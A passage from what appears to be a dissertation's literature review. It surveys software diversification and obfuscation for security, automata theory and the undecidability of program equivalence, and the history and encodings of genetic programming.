Software obfuscation is perhaps the most common static diversification method, with many such techniques having been explored. [6, 7, 8, 38, 39, 68]. Obfuscation techniques have been used both defensively and offensively in computer security. Obfuscation helps thwart efforts to understand how a proprietary program works to protect trade secrets; however, it is also commonly used to alter a malicious program's signature to avoid detection from antivirus and other defensive measures. When obfuscating, the original semantics are preserved so that the newly created variation still accomplishes the desired functionality. However, the resulting mutant is scrambled or otherwise altered from its original form.

Styugin, Parotkin, and Zolotarev [62] formalize and introduce the term "indistinguishable information system" in cyber security as a system that does not disclose any significant information about the underlying algorithm or objective function through side channels or other information leakage over iterative interaction. The authors formalize the problem as a collection of functions - those of utility, those undesirable, and those that leak information through side-channels. The authors propose the use of diversity and obfuscation techniques to protect the algorithm from attackers exploring operation beyond the intended function of the system.

Retouching is a concept introduced by Bojinov, Boneh, Cannings, and Malchev [13] as an update/install-time alternative to the common runtime ASLR for Android devices. Retouching is described as a novel mechanism for randomizing pre-linked code to overcome several of the unique requirements of mobile devices. In particular, this

approach has no impact on boot time or run time. Instead, retouching randomizes the binary on software updates. To randomize executables' locations, retouch randomizes the pre-linked relocations to shift all of the binaries on the device.

Stochastic search such as program synthesis and GP techniques are also of interest. Lundquist, Mohan, and Hamlen [46] explore the use of program synthesis techniques to generate diverse implementations of software. Program synthesis is a search-based methodology that derives a program from a specification to accomplish a task. It normally retains only the "best" implementation generated. In this way, a synthesized program has some guarantee of correctness in the behavior described but is not necessarily secure. Lundquist explores the idea of retaining additional implementations as a source of diversity. In addition to the specification, the user also supplies sequences of programs that display some form of functionality. Synthesis searches over combinations of these user-defined gadgets to accomplish the specified task. Multiple sequences of gadgets can accomplish any given task; therefore, by retaining more than simply the best implementation, the resulting population is diverse in implementation.

Chan [16] attempts to automatically produce variants of a program written by a single developer using synthesis techniques to improve system security. Namely procedures of the program are replaced with entry and exit conditions as well as formal specifications. This allows the developed framework to swap out algorithms with functionally equivalent ones such as sorting routines. Chan argues that the resulting variations can remove vulnerabilities such as integer overflows that could be exploited.

Previous research explores the use of GP to generate diversity in software to achieve fault tolerance. Feldt explores the use of multiple runs with varied parameters taking advantage of stochastic search to a diverse collection of programs generated

from a shared specification. [22] He proposes this approach as a cost-saving alternative to artificial diversity using independent teams as previously described. Additionally, Cohen researches the use of program evolution to diversify and protect operating systems [18].

Additional research explores the use of GP to remove software flaws. Schulte et al. apply mutations and recombination operators in removing software flaws from programs. [57] In particular, the study targets the removal of a testable flaw in a MIPS router software binary. The experiment uses negative testing to ensure the removal of the known flaw. The search operators used did not preserve semantics as the approach assumes a simple developer flaw such as swapped order of instructions. Therefore, the research relies on simple regression tests and user interaction to ensure retention of desired functionality of the resulting solutions.

Baudry, Allier, and Monperrus [11] automate the generation of diverse programs. Sosies, the French word for "look-alike," are variants with the same expected functionality as the original while exhibiting different executions. These modifications are made at the source code level. The work seeks to identify the best transformations for producing the sosie variants.

Schulte, Fry, Fast, Weimer, and Forrest explore the robustness of software against random mutations [56]. The search operators once again do not preserve semantics; therefore, individual fitness is assessed with corresponding test suites to ensure retention of desired functionality. Experiments include both those that seek to remove known bugs with included negative tests as well as the removal of unknown bugs using random mutations. Bugs used in their research are randomly seeded into existing programs and do not appear to necessarily be exploitable flaws.

Greer et al. conducted feasibility experiments in the use of GP to diversify programs [30]. This research focuses on the feasibility of evolving binary executables

to remove an "unknown" (withheld until testing) vulnerability or Trojan. This work demonstrates that Trojans can be removed; however, unknown vulnerabilities prove more difficult. The research ultimately seeks to determine whether a population diversity function can correlate to a rate of cure for an unknown vulnerability or Trojan and therefore guide GP evolution to discover better variants.

Homescu et al. [36] implement and experiment with a compiler-based automated software diversity with large success. The goal of the authors is to disrupt code-reuse attacks such as ROP or jump-oriented programming. As they point out, because almost all current major operating systems contain some sort of DEP, ROP is nearly required for any arbitrary code execution attack. They too recognize that the software mono-culture allows code-reuse attacks to be prevalent. The key to code-reuse attacks is stringing together "gadgets" (sequences of opcodes) that already exist in the code in new ways as to accomplish the attacker's goals. Attackers need to be able to insert address locations for these gadgets to divert control flow and link them together. Note also that gadgets can be made from misaligned instructions in which the operand is interpreted as an opcode and the next opcode as the operand.

Homescu presents a system overview of distributing software variants diversified at compilation via the cloud all made possible by the current era of application stores and digital downloads. Notably, this system would have been impossible until recently with these changes in software distribution. Homescu points out that the use of source code is superior to disassembling an executable since the decision problem associated with performing the latter with perfect accuracy is undecidable [18]. In order to optimize the process of diversifying at compilation time, the authors limit themselves to performing diversification only in the compiler's later phases. This allows the reuse of early compiler phases to an intermediate state to which diversification can be applied.

Homescu uses probabilistic insertion of No Operation (NOP) sequences (which do not affect program behavior) before every instruction in the program. This allows two levels of randomness — where to insert such instructions and which NOP sequence to enter. That is, while there are generally defined NOP instructions in an Instruction Set Architecture (ISA), there are also additional (sequences of) opcodes that with the proper operands have no effect on program execution and therefore are equivalent to a NOP. By inserting NOP instructions, the transformation displaces subsequent code and changes gadget location, thwarting an attacker's attempts to use them. Additionally, by inserting NOP instructions on an architecture such as x86 that does not have uniform instruction lengths, it can remove "alternatively aligned" instructions without changing the specified instructions present. This alternative alignment is referred to as code geometry [59].

2.2.3 Measuring Diversity.

In an effort to generate diverse populations of software programs, this dissertation research requires use of metrics to determine effectiveness of search operators, assist in the selection process, and perhaps most importantly, help with the experimental question of determining correlation of diversity and protection against unknown vulnerabilities.

Li [45] presents three metrics to measure behavior similarity between two programs to assist in the automation of teaching and grading programming assignments. The first approach uses random sampling to generate tests cases across the domain of the program inputs. Both programs are then tested using this same collection of tests comparing their outputs. The proportion of agreed upon answers is used as their similarity. The second metric arbitrarily assigns one of the two programs as the reference program and uses Dynamic Symbolic Execution (DSE) to guide the creation

of concrete inputs to increase code coverage of the reference program by the generated tests. The metric then uses Single-Program Symbolic Execution (SSE) on the other program in the pair to determine the proportion of agreed upon answers, which is again used as their similarity. However, because this test is based only on the reference program, the generated test inputs may not exercise some of the behaviors in the other program under test. To overcome this limitation, the authors present the third metric, Paired-program Symbolic Execution (PSE), which creates a collection of tests that highlight the differences between the programs [64]. The authors discuss how these metrics quantitatively assess program similarity to aid in automated grading and hint generation for teaching large scale classes with minimal personnel. However, the metrics do not apply directly to this dissertation research since exploits many times exist outside of the program input domain. Still, the symbolic execution approaches are noteworthy for further consideration and adaptation to this research.

Consider the novelty search approach taken by Lehman [44]. This approach seeks to overcome the shortcomings of standard objective-base search when difficult objectives or even deceit are being employed. Namely, evolutionary computation may fail to reward otherwise beneficial intermediate steps that lead to an ideal solution. With novelty search, the algorithm seeks to find solutions with novel behavior rather than retaining multiple individuals mapping to the same local optima in relation to the objective. As such, novelty search uses a behavioral novelty metric rather than an objective function to determine the value of individuals. Novelty search therefore is more of a sparsity indicator rewarding new behaviors that are further away from the population's archived behaviors. Lehman shows this type of search can in some cases overcome and outperform the use of standard fitness functions in evolutionary computing.

2.3 Automata Theory

While some of the previous research efforts discussed in Section 2.2 present methods for ensuring desired behavior is retained, this dissertation research considers the underlying theory related to this problem. Namely, can it be determined that an individual program contains all of the desired functionality? This question is logically the same as asking if the behavior of a program is equivalent to that of a theoretically perfect implementation. To better understand limitations and later discussion on this problem and whether it is decidable with computational processes, a brief review of computation theory follows.[1] "Automata" is Greek in origin and means "self-acting." Automata are abstract self-acting models of computational processes that follow one or more predetermined sequences of operations. Using these devices, some tasks can be automated; however, in order to understand the limits of what automata can and cannot do, a firm grasp on the underlying theory of computational complexity is required. This review is based primarily on the classic textbook by Sipser. [61]

In particular, a quick review of Noam Chomsky's classification of formal languages follows. Four classes of languages comprise Chomsky's Hierarchy: Type 0, Type 1, Type 2, and Type 3. Table 1 presents the type, grammar/language class, and the associated automaton.

Like the associated classes of automata, the grammar types decrease in complexity towards the bottom of the table. That is, Type 0 grammars are the most complex

[1]Only classical computational processes are considered, in contrast to quantum computational processes.

Type	Grammar/Language Class	Automaton
Type 0	Unrestricted/Recursively Enumerable	Turing Machine
Type 1	Context-Sensitive	Linear-Bounded Automaton
Type 2	Context-Free	Pushdown Automaton
Type 3	Regular	Finite State Automaton

Table 1. Chomsky Hierarchy of Languages

and Type 3 grammars are the least complex. Further, each Type of language is a proper subset of the lower-numbered Types as shown in Figure 2.

Review of automata and their associated grammars follows starting with the least complex and building to the more complex. First though, is an introduction of common terminology.


An **alphabet** is a nonempty finite set of symbols, Σ. For example, the English alphabet consists of 26 letters. Each letter is a symbol. A **String** (over Σ) is a finite sequence of the symbols in Σ. Because strings are finite, each string has a **length** defined by the number of symbols it contains, typically denoted $|S|$. Putting these concepts together in an example: over the alphabet $\Sigma = \{x, y, z\}$, the string $S =' xzyxzz'$ has $|S| = 6$. If a string T has $|T| = 0$, then T is the empty string, denoted ϵ.

The **Kleene Star**, as in the expression Σ^*, is a unary operator on a set of symbols or strings that maps to the set of strings formed by concatenating zero or more of the members of the operand, with repetition allowed. This means Σ^* represents the infinite set of all possible strings of all possible lengths over the alphabet Σ. Similarly the **Kleene Plus**, as in the expression Σ^+, is a unary operator that maps to the set of strings formed by concatenating one or more of the symbols of the operand, again with repetition allowed. If Σ is nonempty, as it must be if it is an alphabet, then Σ^+ excludes the empty string, ϵ. Finally, a **language** is simply a subset of Σ^* that can be finite or infinite.

2.3.1 Regular Grammars.

The simplest automaton has a finite positive number of states and is called a **Finite Automaton (FA)** or a **Finite State Machine (FSM)**. To define an FA, a finite nonempty set of states, an alphabet, a transition function, a starting state,

Figure 2. Grammar Complexity Relationship



Finite Automaton (FA)
A FSM is a 5 tuple $(Q, \Sigma, \delta, q_0, F)$ where: Q is a nonempty finite set of states, Σ is the alphabet, δ is the transition function, $q_0 \in Q$ is the start state, and $F \subseteq Q$ is the set of accept states.

Figure 3. Definition of a Finite Automaton

and a set of accept states need to be specified. Figure 3 shows the formal defintion and the typically associated symbols. An example FA is presented in Figure 4. The FA shown is also an example of a **Deterministic Finite Automaton (DFA)**. This means that in each state there exists exactly one transition for each member of the alphabet, Σ. There also exist FAs that do not have this property. They are known as **Non-Deterministic Finite Automata (NDFAs)** and an example can be seen in Figure 5.

Surprisingly, the expressive powers of these two kinds of FAs, that is of the DFAs and the NDFAs, are the same! The same functionality described by a NDFA can always be described in a DFA. NDFAs can sometimes express it more concisely or intuitively. Any NDFA can be converted into a DFA and every DFA is essentially already a NDFA by definition. FAs are said to accept a given string if, when the string ends, the automaton is in an accept state, and to reject otherwise.

The collection of strings that are accepted by a FA is referred to as its language. More formally, a FA is said to recognize a language if all member strings are accepted by the FA.

The language of a FA is a regular language. Because FA have a finite number of states and have no other memory, regular languages are closed under complement. Additionally, they are closed under intersection, union, and concatenation. As a result, an algorithm exists that can determine whether the languages accepted by two arbitrary FAs are equivalent. This means that the equivalence problem is decidable under FA. (FA Equivalent Language Problem ($\boldsymbol{EQ_{FA}}$))

The controller of a notional elevator is an example of FA. The elevator has a finite number of floors (i.e. states) at which the doors are allowed to open, the input alphabet is the collection of floor button controls. The elevator transitions from floor to floor based on a programmed transition function, and the accept criteria can be

A Deterministic Finite Automaton (DFA)

$Q = \{q_0, x, y, z\}$
$\Sigma = \{1, 0\}$
$\delta = \{(q_0, 0) \to q_0, (q_0, 1) \to x, (x, 0) \to y, (x, 1) \to, q_0,$
$(y, 0) \to z, (y, 1) \to y, (z, 0) \to y, (z, 1) \to y\}$
q_0 is the Starting State
$F = \{z\}$




Figure 4. Example DFA accepting the language $0^*(11)^*101^*(01)^*(00)^*0$

A Non-Deterministic Finite Automaton (NDFA)

$Q = \{q_0, x, y, z\}$
$\Sigma = \{1, 0\}$
$\delta = \{(q_0, 0) \to \{q_0\}, (q_0, 1) \to \{x\}, (x, 0) \to \{y\}, (x, 1) \to \{q_0, x\}$
$(y, 0) \to \{z\}, (y, 1) \to \{y, x\}, (z, 0) \to \{y\}, (z, 1) \to \{y\}\}$
q_0 is the Starting State
$F = \{z\}$




Figure 5. A NDFA created by adding two additional transitions (shown in green) to the FA in Figure 4 making multiple transitions for a given input possible from those corresponding states. This NDFA accepts the language $0^*1^+01^*(10)^*(01)^*(00)^*0$

thought of as whether an elevator visited a specific floor.

2.3.2 Context Free Grammars.

A **Context Free Grammar (CFG)** is comprised of a collection of substitution rules called productions, along with an alphabet and a finite nonempty set of variables, one of which is the starting variable. The terminals in a grammar consist of its alphabet. A production in a CFG maps a single variable (i.e., a variable without any surrounding context) to a sequence of variables and terminals (i.e., a string over the union of the alphabet and the set of variables). A sequence of allowed substitutions that results in a string of terminals is called a derivation and can also be represented as a parse tree. The language of a CFG consists of all strings of terminals that can be derived from the starting variable.

A language is context free (i.e., can be generated by a CFG) if and only if it can be recognized by a **Pushdown Automaton (PDA)**. PDAs are defined in Figure 6. Notice that the codomain of the transition function is a powerset, meaning that PDAs are non-deterministic. However, similarly to the case of FAs, PDAs can be restricted to be deterministic, as in Figure 7. In contrast to the FAs case, though, the expressive power of **Deterministic Pushdown Automata (DPDAs)** is a proper subset of that of **Non-Deterministic Pushdown Automata (NDPDAs)**. Non-

Pushdown Automaton (PDA)
A PDA is a 7-tuple $(Q, \Sigma, \Gamma, \delta, q_0, \Gamma_0, F)$ where: Q is a finite nonempty set of states, Σ is the finite nonempty set of alphabet symbols, Γ is the finite nonempty set of stack symbols, $\delta : Q \times (\Sigma \cup \{\epsilon\}) \times (\Gamma \cup \{\epsilon\}) \to 2^{Q \times \Gamma^*}$ is the transition function, $q_0 \in Q$ is the start state, $\Gamma_0 \in \Gamma$ is the initial stack top symbol, and $F \subseteq Q$ is the set of accept states.

Figure 6. Definition of a Pushdown Automaton

determinism arises when more than one transition is allowed for a state and variable pair. The class of **Deterministic Context Free Grammars (DCFGs)** generates the same set of languages as those recognized by some DPDA.

The problem of determining the equivalence of two Deterministic Context Free Languages (DCFLs) is decidable. (DPDA Equivalent Language Problem ($\boldsymbol{EQ_{DPDA}}$)) The discovery of this fact is a rather recent development, being proven by Géraud Sénizergues in 2001 [58]. DCFLs are also closed under complement. However, they are not closed under intersection, union, or the Kleene Star.

The problem of determining the equivalence of two arbitrary (and not necessarily deterministic) Context Free Languages (CFLs) is well known to be undecidable. (NDPDA Equivalent Language Problem ($\boldsymbol{EQ_{NDPDA}}$)) A proof is presented later in this document (Figure 61) following the necessary theoretical development. CFLs are closed under union and Kleene Star but not intersection or complement.

Certain components of compilers are real-world examples of CFGs. In particular, the stack parser within the compiler and if deterministic (by not requiring a look ahead capability to disambiguate) is a DCFG.

2.3.3 Context-Sensitive Grammars.

Context Sensitive Grammars (CSGs), like CFGs, are comprised of a collection of substitution rules called productions, along with an alphabet and a finite nonempty set of variables, one of which is the starting variable. The terminals in a

Deterministic Pushdown Automaton (DPDA)
A DPDA is a PDA 7-tuple (Q, Σ, Γ, δ, q_0, Γ_0, F) as described in Figure 6, where the transition function δ must satisfy the following condition: For every $q \in Q$, $a \in \Sigma$, and $x \in \Gamma$, exactly one of the values $\delta(q, a, x)$, $\delta(q, a, \epsilon)$, $\delta(q, \epsilon, x)$, and $\delta(q, \epsilon, \epsilon)$ is not $\emptyset$.

Figure 7. Definition of a Deterministic Pushdown Automaton

grammar consist of its alphabet. However, unlike the case of CFGs these productions map a variable possibly with context of surrounding terminals and variables to sequences of variables and terminals. The language generated by an individual CSG is the set of strings of terminals that can be derived from the starting variable. Such a language can be recognized using a **Linear Bounded Automaton (LBA)** defined in Figure 8. A LBA is an automaton very similar to the Turing Machine (TM) that will be discussed in the next section but the length of its tape is some finite multiple of the length of its input, meaning it has finite memory. LBAs and TMs can both read and write to memory in the form of the tape and advance the tape head either Left (L) or Right (R) as dictated in the transition function.

The problem of determining the equivalence of two arbitrary Context Sensitive Languages (CSLs) is undecidable (LBA Equivalent Language Problem ($\boldsymbol{EQ_{LBA}}$)). Additionally, the languages are not closed under complement, intersection, or union. Due to the finite number of configurations (combinations of states, tape contents, and tape head locations) the system can reach, a LBA can determine if it is looping infinitely. Therefore the problem of determining whether or not an LBA will halt on a given input is decidable (LBA Halting Problem ($\boldsymbol{HALT_{LBA}}$)).

One perspective is that modern desktop computers have finite memory and there-

Linear Bounded Automaton (LBA)
A LBA is a 7-tuple (Q, Σ, Γ, δ, q_0, q_{accept}, q_{reject}) where: Q is a finite nonempty set of states, Σ is a finite nonempty set of alphabet symbols not containing the *blank symbol* $\sqcup$, Γ is the finite nonempty set of tape symbols where $\sqcup \in \Gamma$ and $\Sigma \subseteq \Gamma$, $\delta : Q \times \Gamma \rightarrow Q \times \Gamma \times \{L, R\}$ is the transition function, $q_0 \in Q$ is the start state, $q_{accept} \in Q$ is the accept state, and $q_{reject} \in Q$ is the reject state, where $q_{reject} \neq q_{accept}$.

Figure 8. Definition of a Linear Bounded Automaton

fore are examples of LBAs. While technically true, consider the combinatorial number of states that these systems can reach and very quickly the amount of time to determine that the system is in a loop and therefore will not halt becomes infeasible. Further, the connected nature of these systems allows additional networked storage across the internet effectively making memory infinite. For this reason, modern desktop computers will be considered more powerful and reserved for the next section on unrestricted grammars.

Perhaps a better example of a real-world LBA is a real-time system. A real-time system has strict scheduling requirements and timing requirements for every program to ensure processes complete in a prescribed amount of time. With this criterion, the halting problem is solvable. If a process fails to complete in its prescribed time, it can be assumed that it is looping and discarded just as if it were calculated to be looping.

2.3.4 Recursively Enumerable Grammars.

The **Turing Machine (TM)** is the automata proposed by Alan Turing in 1936. It is similar to the LBA previously discussed; however, it has an infinite memory tape. While this allows a TM to have a larger class of languages, the **Recursively Enumerable Languages (RELs)**, generated by the **Recursively Enumerable Grammars (REGs)**, it also makes the halting problem undecidable (TM Halting Problem ($\boldsymbol{HALT_{TM}}$)). The formal definition of a TM is found in Figure 9.

The problem of determining if languages recognized by two arbitrary TMs are equivalent is undecidable (TM Equivalent Language Problem ($\boldsymbol{EQ_{TM}}$)). Additionally, the class of languages recognized by TMs are not closed under complement, intersection, or union.

The TM is the theoretical model that best matches our current computing ca-

Turing Machine (TM)
A TM is a 7-tuple (Q, Σ, Γ, δ, q_0, q_{accept}, q_{reject}) where: Q is a finite nonempty set of states, Σ is the finite nonempty set of alphabet symbols not containing the *blank symbol* $\sqcup$, Γ is the finite set of tape alphabet, where $\sqcup \in \Gamma$ and $\Sigma \subseteq \Gamma$, $\delta : Q \times \Gamma \rightarrow Q \times \Gamma \times \{L, R\}$ is the transition function, $q_0 \in Q$ is the start state, $q_{accept} \in Q$ is the accept state, and $q_{reject} \in Q$ is the reject state, where $q_{reject} \neq q_{accept}$.

Figure 9. Definition of a Turing Machine

pability. This capacity is limited as provably there exist additional non-Turing recognizable languages. Additionally, the Church-Turing Thesis states that there are problems that have no efficient algorithm to be solved further demonstrating the limitations of modern computers.

2.3.5 Behavioral Equivalence.

Previous research has attempted to detect equivalency in program behavior. The difficulty of the problem is further exposed by the use of techniques that may detect equivalency in only some cases.

An important subset of the previous work in this area has sought to detect equivalency in program behavior with the use of compilers. Recall the EMP mentioned in section 2.2.2 associated with mutation testing. Craft [20] proposed using six compiler optimization and de-optimization techniques that can in some cases determine whether two programs are equivalent. The idea behind the approach is that compiler optimizations are semantics-preserving; therefore, if applying optimization and de-optimizations to a pair of programs result in matching executables, the programs are in fact equivalent. The six (de-)optimizations are dead code detection, constant propagation, invariant propagation, common sub-expression detection, loop invariant detection, and hoisting and sinking.

Similarly, Offutt and Pan [50] presented an automated mutation checking technique and corresponding tool, Equivlencer. They leverage mathematical constraints to detect equivalent mutations and provide a formal specification of the technique.

However, consistent with the undecidability of EQ_{TM}, neither of these approaches can determine in all cases whether two arbitrary programs are in fact equivalent — in some cases they do not provide an answer. In fact, Budd and Angluin [15] examine the relationship between program equivalence and functionality testing. They prove that the equivalence of two arbitrary programs' behavior is decidable if and only if there exists a generating procedure that can produce adequate test data for the program. They also include proof that neither of these procedures exists for programs of sufficient complexity. Therefore, determining the equivalence between two arbitrary programs or, in the case of this research, diverse variants, is a proven undecidable problem.

2.4 Genetic Programming

Genetic programming is a subset of the larger evolutionary computation collection of algorithms. This section explores the history and common characteristics of this larger collection before exploring GP itself with more detail.

2.4.1 Evolutionary Computation.

Evolutionary computation is an umbrella term referring to algorithms inspired by biological evolution, and in particular by the selection pressure aspect of Darwinism, and typically applied to the solution of difficult problems including optimization [4]. These population-based stochastic search algorithms start with an initial population of individuals representing candidate solutions. They then iterate over some number of generations in which they induce variations within the population using search

operators, evaluate individuals against a fitness function that aligns with the overall problem to be solved, and select and retain the individuals representing the best solutions. Through this process, the population's overall fitness is improved towards finding better solutions.

In the 1960s three disparate efforts began that would later be considered part of the umbrella of evolutionary computation. In the United States Lawrence Fogel began work in *evolutionary programming* evolving FSMs. This work was dealing largely with artificial intelligence to predict future events on the basis of past observations [23, 24].

Meanwhile, also in the United States, John Holland worked with *genetic algorithms* [34, 35]. Genetic algorithms search over a solution space of encoded parameters of programs for desirable solutions. Over time, the population of these encodings evolves towards those that result in favorable outcomes to the original problem. Holland's work in genetic algorithms also includes methods to predict performance in follow-on generations with his Schema Theorem. A schema in the context of genetic algorithms is an identification of subsets of genotypes with locational similarities that tend to result in similar performing phenotypes. Goldberg studied the recombination of genetic algorithm schema and hypothesized on the importance of short and proximal schema he termed as building blocks [29, 28]. According to the Building Block Hypothesis, the discovery and retention of building blocks facilitates successful recombination in genetic algorithms as they explore new individuals with "good genetics." Genetic algorithms research focuses more on the importance of recombination than on mutation.

Very similar evolutionary computation research was also being done contemporaneously in Germany. Ingo Rechenberg and Hans-Paul Schwefel introduced *evolution strategies* [5, 53]. Although developed completely independently, the evolution strategies framework is very similar to that of genetic algorithms but with more emphasis

on mutations than on recombination. The earliest research began by comparing only two individuals — a parent and a child solution to which mutations had been applied and retaining the better performing of the two. Follow-on research then included the use of recombination operators and larger populations.

Finally (for purposes of this review), in the 1990's John Koza extended previous evolutionary computing techniques to include evolving programs themselves [43]. This fourth algorithm is GP. GP encodes the program itself rather than parameters as the genetic material and then determines its fitness in relation to a desired specification.

Each of these approaches relies on concepts of biology's natural selection first introduced by Charles Darwin [21]. Natural selection theory in biology points to the phenomenon in which species adapt to their environments to survive through means of genetic mutations, sexual reproduction, and natural selection. Namely, an individual with genetics that are more favorable with respect to the current environment will live longer and therefore has a higher probability of passing on desirable genetics to offspring. Meanwhile predators, food scarcity, and other environmental factors remove lesser performing individuals from the population over time. In this way, populations and individuals within them trend to higher performance with respect to their environment.

In analogy to biological organisms having underlying genetics defined by their Deoxyribonucleic Acid (DNA), evolutionary computation techniques rely on encoding techniques to design and implement a genotype representation. This genotype is then realized much like an organism develops from its genes into an individual in the solution space referred to as the resulting phenotype.

Biologically, genes are passed on to offspring by means of reproduction — either sexual or asexual, with chances of random mutations. Evolutionary computation mimics this through the use of search operators — mutation and recombination.

While mutations explore random changes to the encoding of single individuals in the population, recombination mimics sexual reproduction between two parents to produce offspring. While recombination provides a means of broadening and exploring more of the search space, mutations intensifies the search around higher performing individuals.

In nature, individuals within a population are subject to natural selection. For example, genetics may cause an individual to have an uncommon coloring resulting in less concealment from predators. Individuals with these genes are more likely to be removed from the population before mating and passing such genetics onto offspring. In this way, the population is slowly culled of the less-desirable characteristics of lower performing individuals. Similarly, evolutionary computation uses selection operators to determine which individuals perform better. Higher performing individuals are then chosen to be parents to the next generation.

2.4.2 Tree Structure Encoding.

The tree structure encoding was the original method of representing a program's genotype in GP and remains commonly used today. The tree structure consists of a set of terminals (variables and constants) and basic functions/operators. Leaf nodes on trees are selected from the terminals while internal nodes are members of the functions set. In this way, the tree can be quickly parsed into a mathematical or parse tree of a corresponding program. Examples of the tree structure are provided in Figure 10 each with their associated expression below.

With such a tree structure, recombination is done by splicing trees and subtrees. This is observable also in Figure 10 in that the top two trees serving as parents can result in the third by splicing `z-1` for `y/2` in the second tree. Notice that splicing trees results in a new syntactically correct individual within the population. Mutations are




Figure 10. A Simple Example of Genetic Programming Using Tree Structure Encoding

broken into two categories: node mutations and tree mutations. Node mutations are defined as random changes to individual function operators or terminal value in a single node within an existing tree. Tree mutations are the insertion of a randomly generated sub tree. While any programming language could be used to implement such a program, functional programs and namely LISP are most commonly used with GP. Finally, the tree structure does suffer some common issues associated with bloat and uncontrolled growth.

2.4.3 Linear Genetic Programming.

Linear genetic programming encodes individuals in a manner that is more analogous to that of imperative source code, and in particular as a series of opcodes and operands [14]. Linear encoding therefore is no longer a tree but rather a graph with the inclusion of branches and jumps throughout the program. This difference yields

a denser representation of the program and allows for more complex programs to be considered.

Like other techniques within evolutionary computation, Linear GP uses mutations and recombination to explore the search space. Common recombination operators include single- and two-point recombination in which sections of two parents are grafted together. However, when using machine code, block recombination has also been used with success [49]. Mutations are divided into micro and macro distinctions. Micro mutations alter operations or operands within a single instruction, while macro alter the program with existing instructions treated as atomic in nature.

An additional strength of Linear GP is the analysis that can be done to identify unused instructions or sections of programs. These sections are termed as introns. While their removal can assist with controlling the common problem of bloat or unnecessary growth of the solutions, introns can also be sources of semantics-preserving diversity for this effort as the resulting layout of the final realized program is affected.

